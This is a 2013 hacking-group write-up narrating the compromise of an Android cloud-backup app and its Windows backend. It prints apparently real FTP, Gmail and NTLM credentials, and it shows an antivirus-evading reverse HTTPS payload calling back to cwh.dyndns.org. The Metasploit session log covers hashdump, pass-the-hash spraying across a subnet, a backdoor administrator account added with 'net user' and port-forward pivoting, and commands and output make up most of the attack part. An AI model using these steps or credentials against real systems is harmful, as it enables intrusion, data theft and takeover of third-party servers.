|=--=|
|=------------=[Mobile Application Hacking Diary Ep.1]=--------------=|
|=--------------------------=[3 July 2013]=-------------------------=|
|=----------------------=[By CWH Underground]=---------------------=|

|=--=|

######
 Info
######

Title   : Mobile Application Hacking Diary Ep.1
Author : ZeQ3uL and diF
Team   : CWH Underground
Date   : 2013-07-03

##########
 Contents
##########

  [0x00] - Introduction

  [0x01] - Application Reconnaissance

               [0x01a] - Insecure Data Storage
               [0x01b] - Decompile Application Package

  [0x02] - Man in the Middle Attack

               [0x02a] - Preparation Tools
               [0x02b] - MitM Attack

  [0x03] - Server-Side Attack

               [0x03a] - Scanning
               [0x03b] - Gaining Access
               [0x03c] - Bypass Anti-Virus
               [0x03d] - PWNed System !!
               [0x03e] - It's Not Over !!

  [0x04] - Greetz To

######################
 [0x00] - Introduction
######################

00000000000000000000000000000000000000000000000000
00000000000000 00000000000000000 000000000000000   During the past few years, we've seen mobile devices evolve from simple,
000000000000000 00000000000000 000000000000000   rather dumb phones to complete, integrated communication devices.
000000000000000   00000000000   00000000000000000   As these devices became more intelligent ("smart" phones) and data
00000000000000000   000000000000000000   transfer speeds on mobile networks increased significantly, people no longer
00000000000000   000000000000000   used them solely for making phone calls or sending text messages, but started
000000000000   000   000   0000000000000   using them for sending email, browsing the Internet, playing games, checking-in
00000000000   000   000   000000000000   for flights, or doing online banking transactions.
0000000000   00000000000

0000000000   00000000000
Companies started creating mobile applications to offer all sorts of services to their
000000000000000000000000000000000000000000000000000   clients. Today, mobile applications are available for storing and synchronizing data
0000   00   00   0000   files in the cloud, participating in social network sites, or even playing with a talking
000   00   00   000   crazy frog.
000   00   00   000
000   00   00   000   As the data that is stored, processed, and transferred by these applications can often
000   00   00   000   be considered sensitive, it is important to ensure that the security controls on these mobile
0000   000   000   0000   devices and applications is effective.
0000000000   0000000000
000000000000000   000000   0000 00000000000
000000000000000   000000   00000 0000000000   --SANS Penetration Testing Blog
000000000000000   000000   000000 000000000
000000000000000000000000000000000000000000000000000000000000000000

This papers is the narrative and the explanation of our penetration testing techniques from the real world as a case study of an Android application
testing (Android is a Linux-based platform developed by Google and the Open Handset Alliance. Application programming for it is done exclusively in Java.
The Android operating system software stack consists of Java applications running on a Dalvik virtual machine (DVK)). The main functions of this application
work similarly to the famous Apple's iCloud; backup picture, video, contact and sync to a personal cloud system.

Let's Begin! :))

```
####################################
 [0x01] - Application Reconnaissance
####################################
```

"Usually, a client software package is installed locally on the mobile device which acts as the front-end for the user. Packages are typically downloaded
from an app store or market, or provided via the company's website. Similar to non-mobile software, these applications can contain a myriad of vulnerabilities.
It is important to note that most testing on the client device usually requires a device that is rooted or jailbroken. For example, the authentic mobile OS
will most likely prevent you from having access to all files and folders on the local file system. Furthermore, as software packages can often be decompiled,
tampered with or reverse engineered, you may want to use a device that does not pose any restrictions on the software that you can install."

--SANS Penetration Testing Blog

Our first mission is Application Reconnaissance. The objective of this mission is to understand how the application work, then try to enumerate sensitive information
from data stored in a local storage and to dig out even more information, application package will be decompiled into a form of source code.

```
++++++++++++++++++++++++++++++++
 [0x01a] - Insecure Data Storage
++++++++++++++++++++++++++++++++
```

We've started our first mission by creating an Android Pentest platform (Install Android SDK, Android Emulator and Burpsuite proxy) and get ready to connect to our phone using Android Debug Bridge (http://developer.android.com/tools/help/adb.html) , ADB is a versatile command line tool that lets you communicate with an emulator instance or connected Android-powered device.

First, we signed up and logged in to the application then used ADB to connect a phone with a debug mode and used "adb devices" command.

```
---------------------------------------------------------------
[zeq3ul@12:03:51]-[~]> adb devices
* daemon not running. starting it now *
* daemon started successfully *
List of devices attached
3563772CF3BC00FH device
---------------------------------------------------------------
```

"adb shell" command was the command we've used to connect to the phone in order to explore through the internal directory.

Before we can do any further exploration, we need to identify real name of the application package which usually found in "/data/app/" folder in a form of ".apk".

"/data/app/com.silentm.msec-v12.apk" was found to be a package of our target application so "com.silentm.msec-v12" is the real name of the package.

Finally, folder belonging to the application in "/data/data" is most likely to be the place that sensitive information of the application are stored locally. As expected, we found crucial information stored in "/data/data/com.silentm.msec-v12/shared_prefs" as below.

```
---------------------------------------------------------------
[zeq3ul@12:05:24]-[~]> adb shell
# cd /data/data/com.silentm.msec-v12/shared_prefs
# cat PREFS.xml

<?xml versions='1.0' encoding='utf-8' standalone='yes'?>
<map>
<string name="Last_added">9</string>
<boolean name"configured" value="true"/>
<string name="package">Trial</string>
<string name="version">1.2</string>
<string name="username">zeq3ul</string>
<string name="password">NXBsdXM0PTEw</string>
<string name="number">089383933283</string>
<string
name="supportedextension">{&amp;quote;D&amp;quote;:&amp;quote;HTML,XLS,XLSX,XML,TXT,DOC,DOCX
,PPT,PDF,ISO,ZIP,RAR,RTF&amp;quote;,&amp;quote;M&amp;quote;:

&amp;quote;MP3,MP2,WMA,AMR,WAV,OGG,MMF,AC3&amp;quote;,&amp;quote;I&amp;quote;:&amp;quote;JPEG,JPG,GI
F,BMP,PNG,TIFF&amp;quote;,&amp;quote;V&amp;quote;:&amp;quote;3GP,MP4,MPEG,
WMA,MOV,FLV,MKV,MPEG4,AVI,DivX&amp;quote;}</string>
...
</map>
---------------------------------------------------------------
```

We've found our username and password stored locally in PREFS.xml, but password seems to be encrypted with some kind of encyption but if we take a good look into it you will found it was only base64 encoded string, so we can easily decoded it to reveal a real password. "NXBsdXM0PTEw" > "5plus4=10"

TIPS! This is a bad example of how applications store sensitive data and also the encoding with Base64 (Encode != Encrypt) is such a bad idea of storing a password too. Example for bad code shown below:

```
public void saveCredentials(String userName,String password)
{
SharedPreferences PREFS;
PREFS=getSharedPreferences(MYPREFS,Activity.MODE_PRIVATE);
SharedPreferences.Editor editor = PREFS.edit();
String mypassword = password;
String base64password = new
String(Base64.encodeToString(mypassword.getBytes(),4));
editor.putString("Username", userName);
editor.putString("Password", base64password);
editor.commit();
}
```

++
[0x01b] - Decompile Application Package
++

Next, in order to completely understand the mechanism of the application, we need to obtain the source code of the application. For Android application, this can be done by decompiling the Android Package (".apk") of the application.

Android packages (".apk" files) are actually simply ZIP files. They contain the AndroidManifest.xml, classes.dex, resources.arsc, among other components. You can rename the extension and open it with a ZIP utility such as WinZip to view its contents.

We've started with "adb pull" command to extract android application from mobile phone.

```
[zeq3ul@12:08:37]-[~]> adb pull /data/app/com.silentm.msec-v12.apk
1872 KB/s (5489772 bytes in 2.862s)
```

The next step is to decompile ".apk" we've just got using the tools called dex2jar (http://code.google.com/p/dex2jar/). dex2jar is intended to convert ".dex" files to human readable ".class" files in java.

NOTICE! "class.dex" is stored in every ".apk" as mentioned above. This can be proved by changing any ".apk" to ".zip" and extracting it then you will find out about the structure of an ".apk"

```
[zeq3ul@12:09:11]-[~]> bash dex2jar.sh com.silentm.msec-v12.apk
dex2jar version: translator-0.0.9.8
dex2jar com.silentm.msec-v12.apk -> com.silentm.msec-v12_dex2jar.jar
Done.
```

JD-GUI (http://java.decompiler.free.fr/?q=jdgui) is our tool of choice to read a decompiled source (".jar" from dex2jar). In this case is "com.silentm.msec-v12_dex2jar.jar"

NOTE: JD-GUI is a standalone graphical utility that displays Java source codes of â€œ.classâ€ files. You can browse the reconstructed source code

with the JD-GUI for instant access to methods and fields.

As a result, We found that "Config.class" stored smelly information (hard-coded) the source as shown below:

Config.class

```
---------------------------------------------------------------
package com.silentm.msec;

public class Config
{
public static final String CONTACT_URL =
"http://203.60.240.180/en/Contact.aspx";
public static final String Check_Memory =
"http://203.60.240.180/en/CheckMem.aspx";
public static final String BackupSMS =
"http://203.60.240.180/en/backupsms.aspx";
public static final String Forgot_Password =
"http://203.60.240.180/en/ForgotPassword.aspx";
public static final String FTP_URL = "203.60.240.183";
public static final String FTP_User = "msec1s";
public static final String FTP_Password = "S1lentM!@#$ec";
public static final String Profile =
"http://203.60.240.180/en/Profile.aspx";
public static final int MAX_MEMORY = 500;
public static final int LOG_COUNT = 30;
...
}
---------------------------------------------------------------
```

Explain!! backup URL and FTP user and password was found in the source code (W00T W00T !!). Now we know that this application use FTP protocol to transfer picture, SMS, contact information to cloud server and it's SUCK!! because it's hard-coded and FTP is not a secure protocol.

[0x02] - Man in the Middle Attack

"The second attack surface is the communications channel between the client and the server. Although applications use more and more secured communications for sending sensitive data, this is not always the case. In your testing infrastructure, you will want to include an HTTP manipulation proxy to intercept and alter traffic.
If the application does not use the HTTP protocol for its communication, you can use a transparent TCP and UDP proxy like the Mallory tool. By using a proxy, you can intercept, analyze, and modify data that is communicated between the client and the server."

--SANS Penetration Testing Blog

As we found that our target application use HTTP protocol, the next step is to setup a HTTP intercepting proxy tools such as ZapProxy or Burpsuite (Burpsuite was chosen this time) in order to perform our second misson, Man in the Middle attack, agaist the application. Having a web proxy intercepting requests is a key piece of the puzzle. From this point forward, our test will use similar technique to that of regular web applications testing.

We've tried to intercepted every HTTP requests and response on application with Burpsuite Proxy (http://www.portswigger.net/burp/). For HTTP request, we found sensitive information (username and password) sent to server-side because it use HTTP protocol that sent packet in clear text while performing log in shown below (anyone in

the middle of this communication
will see those information crystal clear, what a kind App!).

Burpsuite: HTTP Request

```
---------------------------------------------------------------
POST http://203.60.240.180/en/GetInfo.aspx HTTP/1.1
Content-Length: 56
Content-Type: application/x-www-form-urlencoded
Host: 203.60.240.180
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE       (java 1.4)

imei=352489051163052&username=zeq3ul&password=5plus4=10
---------------------------------------------------------------
```

Moreover, on HTTP response, We found the information that surprise us; email and password for Gmail of someone (we found out latter that was an administrator email)
was shown in front of our eyes!.

Burpsuite: HTTP Response

```
---------------------------------------------------------------
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf=8
Server: Microsoft-IIS/7.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Fri, 07 June 2013 12:15:37 GMT
Content-Length: 2405


{"AppVersion":"1.2","FTP_USER":"msec1s","FTP_PASS":"S1lentM!@#$ec","FTP_SERVER":
"203.60.240.183","MAX_MEMORY":"500","LOG_COUNT":"30",

"Smtp":"smtp.gmail.com","FromEmail":"mseccloud@gmail.com","FromEmailPwd":"M[Sec)
0/",.............
---------------------------------------------------------------
```

As a result, We were able to sniff username and password in clear text (no SSL nor encryption) and compromise the email of an administrator
using email "mseccloud@gmail.com" and password "M[Sec)0/" that they gave us for free via HTTP reponse. :\

```
############################
 [0x03] - Server-Side Attack
############################
```

"In most cases, the server to which the client communicates is one or more web servers. The attack vectors for the web servers behind a mobile application
is similar to those we use for regular web sites. Aside from looking for vulnerabilities in the web application, you should also perform host and service scans
on the target system(s) to identify running services, followed by a vulnerability scan to identify potential vulnerabilities, provided that such testing is allowed
within the scope of the assignment."

--SANS Penetration Testing Blog

```
++++++++++++++++++++
 [0x03a] - Scanning
++++++++++++++++++++
```

As we've found backend URL (203.60.240.180 and 203.60.240.183) from the source code, we need to check the security of the backend system as well.

We've started by scanning target for open ports by using nmap (http://nmap.org).

```
Nmap Result for 203.60.240.180
---------------------------------------------------------------
[zeq3ul@12:30:54]-[~]> nmap -sV -PN 203.60.240.180

Starting Nmap 6.00 ( http://nmap.org ) at 2013-06-07 12:31 ICT
Nmap scan report for 203.60.240.180
Host is up (0.0047s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Microsoft IIS httpd 7.0
443/tcp  open  ssl/http Microsoft IIS httpd 7.0
3389/tcp open  ms-wbt-server?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.99 seconds
---------------------------------------------------------------


Nmap Result for 203.60.240.183
---------------------------------------------------------------
[zeq3ul@12:35:12]-[~]> nmap -sV -PN 203.60.240.183

Starting Nmap 6.00 ( http://nmap.org ) at 2013-06-07 12:35 ICT
Nmap scan report for 203.60.240.183
Host is up (0.0036s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      Microsoft ftpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 16.38 seconds
---------------------------------------------------------------
```

From the scan result, we got a list of opening ports and we've found that there were IIS and Terminal Service running on 203.60.240.180 and FTP running on 203.60.240.183; It's time to grab low-hanging fruits.


```
++++++++++++++++++++++++++
 [0x03b] - Gaining Access
++++++++++++++++++++++++++
```

As we found FTP username and password from the source code ("msec1s","S1lentM!@#$ec"). We were able to access to FTP service running on the server as shown below:

```
FTP Server: 203.60.240.183
---------------------------------------------------------------
[zeq3ul@12:40:12]-[~]> ftp 203.60.240.183
Connected to 203.60.140.183
220 Microsoft FTP Service
User <203.60.140.183:<none>>: msec1s
331 Password required
Password:
230 User logged in.
ftp> pwd
257 "/" is current directory.
```

```
ftp>
-----------------------------------------------------------------
```

Now that we've compromised FTP Server using account "msec1s". We were able to access all customer contact, picture, video, Etc. Excitedly, we expected to find some "INTERESTING" picture or Clip video; BUT we found DICK! WTF!! so we got shock and stop searching. OTL



Moving to our next target, 203.60.240.180, we've tried to access target via Terminal Service. Luckily, we were able to access target server using the same username and password from FTP Server ("msec1s","S1lentM!@#$ec"). Yummy!

```
Remote Desktop with rdesktop
-----------------------------------------------------------------
[zeq3ul@12:56:04]-[~]> rdesktop -u msec1s -p S1lentM!@#$ec
203.60.240.180
-----------------------------------------------------------------
```

Moreover, "msecls" account was in an administrator privileges group. OWNAGED!

```
++++++++++++++++++++++++++++
 [0x03c] - Bypass Anti-virus
++++++++++++++++++++++++++++
```

Many Anti-Virus programs work by pattern or signature matching. If any program look like malware by its appearance, the AV will catch it. If the malicious file has a signature that the AV do not know, AV are most likely to identify those file as clean and unharmed.

"Veil, a new payload generator created by security expert and Blackhat USA class instructor Chris Truncer, does just that."
--
https://www.christophertruncer.com/veil-a-payload-generator-to-bypass-antivirus/

Simply pick payload and use msfveom shellcode, chose reverse HTTPS to our web server (cwh.dyndns.org) by following command:

```
-----------------------------------------------------------------
=================================================================
Veil | [Version]: 1.1.0 | [Updated]: 06.01.2013
=================================================================

[?] Use msfvenom or supply custom shellcode?

1 - msfvenom (default)
2 - Custom

[>] Please enter the number of your choice: 1

[?] What type of payload would you like?

1 - Reverse TCP
2 - Reverse HTTP
3 - Reverse HTTPS
0 - Main Menu
```

```
>] Please enter the number of your choice: 3
[?] What's the Local Host IP Address: cwh.dyndns.org
[?] What's the Local Port Number: 443
-----------------------------------------------------------------
```

Now we've got payload.exe file, When any Windows system execute this .exe, they will try to connect to the our server immediately.

```
++++++++++++++++++++++++++
 [0x03d] - PWNED System !!
++++++++++++++++++++++++++
```

Time to PWN! As the target server (203.60.140.180) can be access using MSRDP Service (on port 3389) + it has access to the internet, we can just open
the web server on our machine and then remote (via MSRDP) to the server to download and get our payload (payload.exe) executed. Executed Metasploit payload
(payload.exe) will connect a meterpreter payload back (reverse_https) to our server (cwh.dyndns.org).

After that, we used hashdump to get LM/NTLM hash on server but this cannot be done yet because if you are on a x64 box and meterpreter isn't running in a x64 process,
it will fail saying that it doesn't have the correct version offsets (x64 system and Meterpreter is x86/win32). So we need to find a good process to migrate into and
kick it from there. In this case we migrate our process to Winlogon process which running as x64 box.


Our console will have a log like this.

```
-----------------------------------------------------------------
[zeq3ul@13:16:14]-[~]> sudo msfconsole
[sudo] password for zeq3ul:
Call trans opt: received. 2-19-98 13:18:48 REC:Loc

        Trace program: running

                wake up, Neo...
                the matrix has you
        follow the white rabbit.

                knock, knock, Neo.
```



```
http://metasploit.pro

        =[ metasploit v4.6.2-1 [core:4.6 api:1.0]
+ -- --=[ 1113 exploits - 701 auxiliary - 192 post
+ -- --=[ 300 payloads - 29 encoders - 8 nops
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set LHOST cwh.dyndns.org
LHOST => cwh.dyndns.org
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://cwh.dyndns.org:443/
msf exploit(handler) > [*] Starting the payload handler...
[*] 203.60.240.180:49160 Request received for /oOTJ...
[*] 203.60.240.180:49160 Staging connection for target /oOTJ received...
[*] Patched user-agent at offset 640488...
[*] Patched transport at offset 640148...
[*] Patched URL at offset 640216...
[*] Patched Expiration Timeout at offset 640748...
[*] Patched Communication Timeout at offset 640752...
[*] Meterpreter session 1 opened (cwh.dyndns.org:443 ->
203.60.240.180:49160) at 2013-06-07 13:25:17 +0700
sessions -l

Active sessions
===============

Id  Type                   Information
   Connection
--  ----                   -----------
   ----------
1   meterpreter x86/win32  WIN-UUOFVQRLB13\msec1s @ WIN-UUOFVQRLB13
cwh.dyndns.org:443 -> 203.60.240.180:49160 (203.60.240.180)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-UUOFVQRLB13
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Meterpreter     : x86/win32


meterpreter > ps -S winlogon
Filtering on process name...

Process List
============

PID  PPID  Name          Arch    Session  User                  Path
---  ----  ----          ----    -------  ----                  ----
384  340   winlogon.exe  x86_64  1        NT AUTHORITY\SYSTEM
C:\Windows\System32\winlogon.exe


meterpreter > migrate 384
[*] Migrating from 1096 to 384...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : WIN-UUOFVQRLB13
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Meterpreter     : x64/win64
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
```

```
c6b1281c29c15b25cfa14495b66ea816...
        [*] Obtaining the user list and keys...
        [*] Decrypting user keys...
        [*] Dumping password hints...

        No users with password hints on this system

        [*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957af
c72:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

msec1s:1000:aad3b435b51404eeaad3b435b51404ee:73778dadcbb3fbd800e5bb383d5ec1e3:::
        ------------------------------------------------------------------

                        Now we got LM/NTLM hash for our target (203.60.240.180).



        ++++++++++++++++++++++++++
         [0x03e] - It's Not Over
        ++++++++++++++++++++++++++


                        [ o ]
                         \ \      p             Let's move on the our final
mission.
                           \ \  \o/
                            \ \--'---_
                             /\ \   / ~~\_
                  ./---/__|=/_/------//~~~\
                  /_____________________/O   O \
                 (===(\_________(===(Oo o o O)
                  \~~~\_____/      \---\Oo__o--
                    ~~~~~~~        ~~~~~~~~~~


                        In common case, a next thing to do is to begin to crack
the hashes we've got for later use. There are many caveats to cracking Windows
hashes and it does take some time
                so you might as well begin this process ASAP right?

                        However, there is often no reason to spend time/cycles
cracking hashes when you can "PASS THE HASH".

                        One of the most common way to "pass the hash" is by
using the PSEXEC module (exploit/windows/smb/psexec) in Metasploit. This module
executes an arbitrary payload by authenticating
                to Windows SMB using administrative credentials (password or
hash), and creating a Windows service. This is a pretty powerful module on most
pen-test tools, once you get to the point of dumping
                hashes on a Windows machine.

                        "Once you use it successfully it will become very
apparent that this power could be multiplied by several orders of magnitude if
someone wrote a scanning-capable version that accepts an RHOSTS option
                rather than a single RHOST. Apparently that's what Carlos Perez
thought when he wrote psexec_scanner"

        --
http://www.darkoperator.com/blog/2011/12/16/psexec-scanner-auxiliary-module.html


        ------------------------------------------------------------------
        meterpreter > background
        [*] Backgrounding session 1...
        msf exploit(handler) > use auxiliary/scanner/smb/psexec_scanner
        msf auxiliary(psexec_scanner) > show options
```

```
   Module options (auxiliary/scanner/smb/psexec_scanner):

   Name       Current Setting
Required  Description
   ----       ---------------
--------  -----------
   HANDLER    true
no        Start an Exploit Multi Handler to receive the connection
   LHOST
yes       Local Hosts for payload to connect.
   LPORT
yes       Local Port for payload to connect.
   OPTIONS
no        Comma separated list of additional options for payload if needed
in 'opt=val,opt=val' format.
   PAYLOAD    windows/meterpreter/reverse_tcp
yes       Payload to use against Windows host
   RHOSTS
yes       Range of hosts to scan.
   SHARE      ADMIN$
yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or
a normal read/write folder share
   SMBDomain  WORKGROUP
yes       SMB Domain
   SMBPass
no        SMB Password
   SMBUser
no        SMB Username
   THREADS
yes       The number of concurrent threads
   TYPE       manual
no        Type of credentials to use, manual for provided one, db for those
found on the database (accepted: db, manual)

   msf auxiliary(psexec_scanner) > set LHOST cwh.dyndns.org
   LHOST => cwh.dyndns.org
   msf auxiliary(psexec_scanner) > set LPORT 8443
   LPORT => 8443
   msf auxiliary(psexec_scanner) > set RHOSTS 203.60.240.0/24
   RHOSTS => 203.60.240.0/24
   msf auxiliary(psexec_scanner) > set SMBUser administrator
   SMBUser => administrator
   msf auxiliary(psexec_scanner) > set SMBPass
aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72
   SMBPass =>
aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72
   msf auxiliary(psexec_scanner) > set THREADS 10
   THREADS => 10
   msf auxiliary(psexec_scanner) > exploit

   [*] Using the username and password provided
   [*] Starting exploit multi handler
   [*] Started reverse handler on cwh.dyndns.org:8443
   [*] Starting the payload handler...
   [*] Scanned 031 of 256 hosts (012% complete)
   [*] Scanned 052 of 256 hosts (020% complete)
   [*] Scanned 077 of 256 hosts (030% complete)
   [*] Scanned 111 of 256 hosts (043% complete)
   [*] Scanned 129 of 256 hosts (050% complete)
   [*] Scanned 154 of 256 hosts (060% complete)
   [*] 203.60.240.165:445 - TCP OPEN
   [*] Trying
administrator:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72
   [*] 203.60.240.180:445 - TCP OPEN
   [*] Trying
administrator:aad3b435b51404eeaad3b435b51404ee:de26cce0356891a4a020e7c4957afc72
   [*] Connecting to the server...
   [*] Authenticating to 203.60.240.165:445|WORKGROUP as user
'administrator'...
```

```
        [*] Connecting to the server...
        [*] Authenticating to 203.60.240.180:445|WORKGROUP as user
'administrator'...
        [*] Uploading payload...
        [*] Uploading payload...
        [*] Created \ExigHylG.exe...
        [*] Created \xMhdkXDt.exe...
        [*] Binding to
367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:203.60.240.180[\svcctl] ...
        [*] Binding to
367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:203.60.240.165[\svcctl] ...
        [*] Bound to
367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:203.60.240.180[\svcctl] ...
        [*] Obtaining a service manager handle...
        [*] Bound to
367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:203.60.240.165[\svcctl] ...
        [*] Obtaining a service manager handle...
        [*] Creating a new service (ZHBMTKgE -
"MgHtGamQQzIQxKDJsGWvcgiAStFttWMt")...
        [*] Creating a new service (qJTBfPjT - "MhIpwSR")...
        [*] Closing service handle...
        [*] Closing service handle...
        [*] Opening service...
        [*] Opening service...
        [*] Starting the service...
        [*] Starting the service...
        [*] Removing the service...
        [*] Removing the service...
        [*] Sending stage (751104 bytes) to 203.60.240.180
        [*] Closing service handle...
        [*] Closing service handle...
        [*] Deleting \xMhdkXDt.exe...
        [*] Deleting \ExigHylG.exe...
        [*] Meterpreter session 2 opened (cwh.dyndns.org:8443 ->
203.60.240.180:49161) at 2013-07-02 13:40:42 +0700
        [*] Sending stage (751104 bytes) to 203.60.240.165
        [*] Meterpreter session 3 opened (cwh.dyndns.org:8443 ->
203.60.240.165:50181) at 2013-07-02 13:42:06 +0700
        [*] Scanned 181 of 256 hosts (070% complete)
        [*] Scanned 205 of 256 hosts (080% complete)
        [*] Scanned 232 of 256 hosts (090% complete)
        [*] Scanned 256 of 256 hosts (100% complete)
        [*] Auxiliary module execution completed
        msf auxiliary(psexec_scanner) > sessions -l

        Active sessions
        ===============

        Id  Type                   Information
Connection
        --  ----                   -----------
----------
        1   meterpreter x86/win32  WIN-UUOFVQRLB13\msec1s @ WIN-UUOFVQRLB13
cwh.dyndns.org:443 -> 203.60.240.180:49160 (203.60.240.180)
        2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN-UUOFVQRLB13
cwh.dyndns.org:8443 -> 203.60.240.180:49161 (203.60.240.180)
        3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ WIN-HDO6QC2QVIV
cwh.dyndns.org:8443 -> 203.60.240.165:50181 (203.60.240.165)

        msf auxiliary(psexec_scanner) > sessions -i 3
        [*] Starting interaction with 3...

        meterpreter > getuid
        Server username: NT AUTHORITY\SYSTEM
        meterpreter > sysinfo
        Computer        : WIN-HDO6QC2QVIV
        OS              : Windows 2008 R2 (Build 7600).
        Architecture    : x64 (Current Process is WOW64)
        System Language : en_US
        Meterpreter     : x86/win32
```

```
meterpreter > shell
Process 2568 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user cwh 5plus4=10 /add
net user cwh 5plus4=10 /add
The command completed successfully.


C:\Windows\system32>net localgroup administrators cwh /add
net localgroup administrators cwh /add
The command completed successfully.


C:\Windows\system32>exit
----------------------------------------------------------------
```

So we were able to compromise another machine (203.60.240.165).

We typed "netstat -an" to view open ports on the target and found that Remote Desktop (MSRDP on port 3389) opened but we cannot directly remote to the target because the port was filtered by firewall. But there is the way to bypass this control.

We used "portfwd" command from the Meterpreter shell. Portfwd is most commonly used as a pivoting technique to allow direct access to machines otherwise inaccessible from the attacking system. Running this command on the compromised host with access to both the attacker and destination network (or system), we can essentially forward TCP connections through this machine effectively making it a pivot point much like the port forwarding technique used with an ssh connection, portfwd will relay TCP connections to and from the connected machines.

```
----------------------------------------------------------------
meterpreter > portfwd add -l 3389 -r 127.0.0.1 -p 3389
[*] Local TCP relay created: 0.0.0.0:3389 <-> 127.0.0.1:3389
----------------------------------------------------------------
```

Lastly, we used rdesktop to connect to machine target server (203.60.240.165) with following command.

```
----------------------------------------------------------------
[zeq3ul@14:02:51]-[~]> rdesktop -u cwh -p 5plus4=10 localhost
----------------------------------------------------------------
```

FULLY COMPROMISED!! GGWP!

```
####################
 [0x04] - Greetz To
####################

Greetz      :  ZeQ3uL, JabAv0C, p3lo, Sh0ck, BAD $ectors, Snapter, Conan, Win7dos, Gdiupo, GnuKDE, JK, Retool2, diF, MaYaSeVeN
Special Thx :  Exploit-db.com
```